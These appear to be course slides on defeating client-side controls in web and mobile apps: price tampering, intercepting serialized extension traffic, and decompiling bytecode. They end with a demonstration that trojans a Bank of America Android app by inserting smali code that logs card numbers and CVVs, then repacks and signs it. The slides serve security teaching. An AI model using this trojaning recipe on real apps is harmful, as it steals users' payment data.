
**7. Disabled Field**

**Purchase Complete!**


You bought 1 iPhone(s) for **50**

**Goal: buy a phone for \$50!**

# Burp Response Modification



# Form is Easy to Hack



# Browser Extensions

- **Flash or Java client-side routines can collect and process user input**
  - Internal workings are less transparent than HTML forms and JavaScript
  - But still subject to user modification

# Example: Casino App

- Client could
  - Tamper with game state to gain an advantage
  - Bypass client-side controls to perform illegal actions
  - Find a hidden function, parameter, or resource to gain illegitimate access to a server-side resource
  - Receive information about other players to gain an advantage

# Common Browser Extensions

- Java applets, Flash, and Silverlight
- All have these features
  - Compiled to bytecode
  - Execute in a virtual machine that provides a sandbox
  - May use remoting frameworks employing serialization to transmit complex data structures or objects over HTTP (link Ch5c)

# Java

- **Java applets run in the Java Virtual Machine (JVM)**
- **Sandboxed by Java Security Policy**

# Flash

- **Runs in Flash virtual machine**
- **Sandboxed from host computer**
- **ActionScript 3 adds remoting capability with Action Message Format (AMF) serialization**

# Silverlight

- Microsoft's alternative to Flash
- Provides a scaled-down .NET experience within the browser
- In a sandboxed environment
- Apps most commonly written in C#, but other languages like Python can be used

# Approaches to Browser Extensions

- Intercept requests and responses in a proxy
  - May be obfuscated or encrypted
  - Cannot explore all business logic
- Decompile bytecode and read source, or run it in a debugger
  - Time-consuming and requires detailed understanding of the technologies and programming languages used

# Intercepting Traffic from Browser Extensions

- Allows you to defeat server-side controls, same as earlier in this chapter
- Serialized data may be tricky to modify
  - Must unpack it, edit it, and repack it correctly

# Java Serialization

**Content-Type: application/x-java-serialized-object**

- **Content-type header indicates serialized data**
- **DSer is a Burp plug-in handles such data**

# DSer in Action

original request    edited request    response

raw    params    headers    hex

```
POST /testwebapp/test HTTP/1.1
Content-Type: application/x-java-serialized-object
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.6.0_21
Host: vulnserver:8080
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*, q=.2
Proxy-Connection: keep-alive
Cookie: JSESSIONID=2BF63E70649AF842481313A2C87D8178
Content-Length: 234

-i0srjava.util.HashMap@110`N000FO
loadFactor10
thresholdxp@0w0000000000t0keyTwour[Ljava.lang.String:-ÓVçé
( G000xp0000t0Manisht0Saindanet0
Lavakumart0Kuppant0keyOnesq0-00?000000w000000000t0hmKey1q0-00t0
0hmKey2q0-00xx
```

**Enter the test data**

Manish  
Saindane  
Andlabs

HashMap    Array    Both

**Output**

Complex Hash Map values are:

Inner Array:  
[0] = Manish  
[1] = Saindane  
[2] = Lavakumar  
[3] = Kuppan

Inner HashMap:  
hmKey1 => Manish  
hmKey2 => Saindane

- Raw request on left, unpacked version on right
- Link Ch 5d

# Flash Serialization

**Content-Type: application/x-amf**

- **Content-type header**
- **Burp natively handles AMF format**

burp suite professional v1.2.14

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

1

go cancel host www.myapp.com  
< > port 443  use SSL

**request**

raw params headers hex amf

	type	value
✉ AMF version 0		
↳ body 0		
↳ target	string	LoginHandler
↳ response	string	/
↳ response method	string	LoginHandler
↳ data	array	
↳ [0]	string	user
↳ [1]	string	password
↳ [2]	null	
↳ [3]	boolean	false
↳ [4]	number	1.0
↳ [5]	number	1.4817498139431134E16
↳ [6]	number	39.0
↳ [7]	number	2.0
↳ [8]	null	
↳ [9]	array	

**response**

raw hex


< > 0 matches

ready length:

# Silverlight Serialization

**Content-Type:** application/soap+msbin1

- **Uses two instances of Burp (Link Ch 5e)**



# Obstacles to Intercepting Traffic from Browser Extensions

- **Some requests may bypass the proxy settings in your browser**
  - **Components may issue their own HTTP requests, outside browser APIs**
- **Solution: modify hosts file and use invisible proxying**

# Obstacles to Intercepting Traffic from Browser Extensions

- Client component may reject the SSL certificate from the proxy
- Because browser extension does not pick up browser's configuration for temporarily trusted certificates
- Or component is programmed not to accept untrusted certificates
- Solution: set proxy to use a master CA certificate; install in your trusted certificate store

# Obstacles to Intercepting Traffic from Browser Extensions

- Client uses a non-HTTP protocol
- You can use a sniffer like Wireshark
- Or a function-hooking tool like Echo Mirage
  - Can inject into a process and intercept its calls to socket APIs
  - So you can modify data before it's sent over the network
  - But it seems to be gone

# Tips

- Ensure that your proxy is correctly intercepting all traffic; check with a sniffer
- Use appropriate serialization unpacker
- Review responses from the server that trigger client-side logic; you may be able to unlock the client GUI to reveal privileges actions
- Look for correlation between critical actions and communications with the server
  - Does rolling the dice in a gambling app take place on server or client?

# Decompiling Browser Extensions

- **Most thorough method**
- **Extensions are compiled into bytecode**
- **High-level platform-independent binary representation**
- **Some apps use defensive measures to obfuscate bytecode**

# Downloading the Bytecode

- Find link to bytecode in HTML source code
- Java applets generally use `<applet>` tag
- Others use `<object>` tag
- Once you find the URL, put it in browser address bar to download the bytecode

```
<applet code="CheckQuantity.class" codebase="/scripts"  
id="CheckQuantityApplet">  
</applet>
```

# Downloading the Bytecode

- If URL is not easy to find, look in proxy history after loading the app
  - Some proxies filter the history to hide items such as images and style sheet files; the object might be filtered
  - Browsers cache bytecode aggressively, and even a full refresh won't request component again
  - Must clear cache and restart browser

## Tip

If you have identified the request for the bytecode in your Burp Proxy history, and the server's response contains the full bytecode (and not a reference to an earlier cached copy), you can save the bytecode directly to file from within Burp. The most reliable way to do this is to select the Headers tab within the response viewer, right-click the lower pane containing the response body, and select Copy to File from the context menu.

# Decompiling the Bytecode

- Java applets are usually .jar files
  - Containing .class files with bytecode
- Silverlight objects are .xap files
  - Containing .dll files with bytecode
- Both are Zip archives; rename them to .zip and unzip them with any unzip utility
- Flash objects are .swf files; no unpacking required

# Decompilers

- **Jad for Java (link Ch 5f)**
- **For Flash: Flasm or Flare (links Ch 5g, 5h)**
  - **SWFScan was bundled into WebInspect**
  - **15-day trial at link Ch 5i**
- **Silverlight: use .NET Reflector**
  - **Free trial at link Ch 5j**

# Example: Bank of America Android App

- Pull from phone with adb
- Unpack with apktool


```
.. . . . . sambowne Sun Feb 01 07:10:02
~ $cd Downloads/

.. . . . . sambowne Sun Feb 01 07:10:13
Downloads $java -jar apktool_2.0.0rc3.jar d app-release.apk
I: Using Apktool 2.0.0-RC3 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

.. . . . . sambowne Sun Feb 01 07:10:24
Downloads $
```

# Files and Folders

- Unpacked app is many .smali files (Android Java bytecode)



# Java v. Bytecode

```
public int performLogin(String server, String port, String username, String password)
    throws JSONException, IOException, HttpException {
    // First perform the RESTful operation
    String protocol = mHttpsMode ? "https://" : "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<>();
    parameters.put("username", username);
    parameters.put("password", password);
```

```
.method public performLogin(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    .locals 10
    .param p1, "server"    # Ljava/lang/String;
    .param p2, "port"      # Ljava/lang/String;
    .param p3, "username"   # Ljava/lang/String;
    .param p4, "password"   # Ljava/lang/String;
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Lorg/json/JSONException;;
           Ljava/io/IOException;;
            Lcom/securitycompass/androidlabs/base/HttpException;
        }
    .end annotation
```

# Modifying Smali Code

```
271 .method private l()V
272 # CHANGED FROM 3 to 5 FOR TROJAN
273     .locals 5
274
275     .prologue
276     .line 185
277     new-instance v1, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;
278
279     invoke-direct {v1}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-><init>()V
280
281     .line 186
282     ige-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->w:Ljava/lang/String;
283
284     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCardNumber(L
285
286 # EVIL TROJAN CODE
287 const-string v3, "BofA TROJAN CARD NUMBER"
288 invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
289 # END OF EVIL TROJAN CODE
290
```

```
309     .line 189
310     ige-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->x:Ljava/
311
312     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCvv
313
314 # EVIL TROJAN CODE
315 const-string v3, "BofA TROJAN CARD CVV"
316 invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
317 # END OF EVIL TROJAN CODE
318
```

# Pack and Sign

```
..... sambowne Sat Feb 07 06:37:18
com.infonow.bofa-1 $java -jar ../../apktool_2.0.0rc3.jar b .
I: Using Apktool 2.0.0-RC3 on .
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
I: Copying unknown files/dir...
```

```
..... sambowne Sat Feb 07 06:39:04
com.infonow.bofa-1 $jarsigner -keystore ../../p9cert.jks ./dist/com.infonow.bofa-1.apk proj9key
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may n
r after the signer certificate's expiration date (2040-01-26) or after any future revocation date
```

# Trojaned App Leaks Credit Card Numbers



# Working on the Client-Side Source Code

- Input validation or other security-relevant logic
- Obfuscation or encryption
- "Hidden" functionality, not visible in user interface
  - You might be able to unlock it by modifying code
- References to server-side functionality you haven't already found via mapping

# Recompiling

- **For Java, use javac from the JDK**
- **For Flash, use flasm, or a Flash development studio from Adobe**
- **For Silverlight, use Visual Studio**
- **For Java or Silverlight, zip the code and change file extension to .jar or .xap**

# Loading Modified Component into a Browser

- **Find original component within the browser cache and replace it**
- **Use a proxy to modify the source code of the page that loads the component and specify a different URL pointing to your modified component**
  - **Difficult--may violate same-origin policy**

# Loading Modified Component into a Browser

- **Use a proxy to intercept the response containing the executable and replace the body of the message with your modified version**
- **Burp has "Paste from File" option for this**

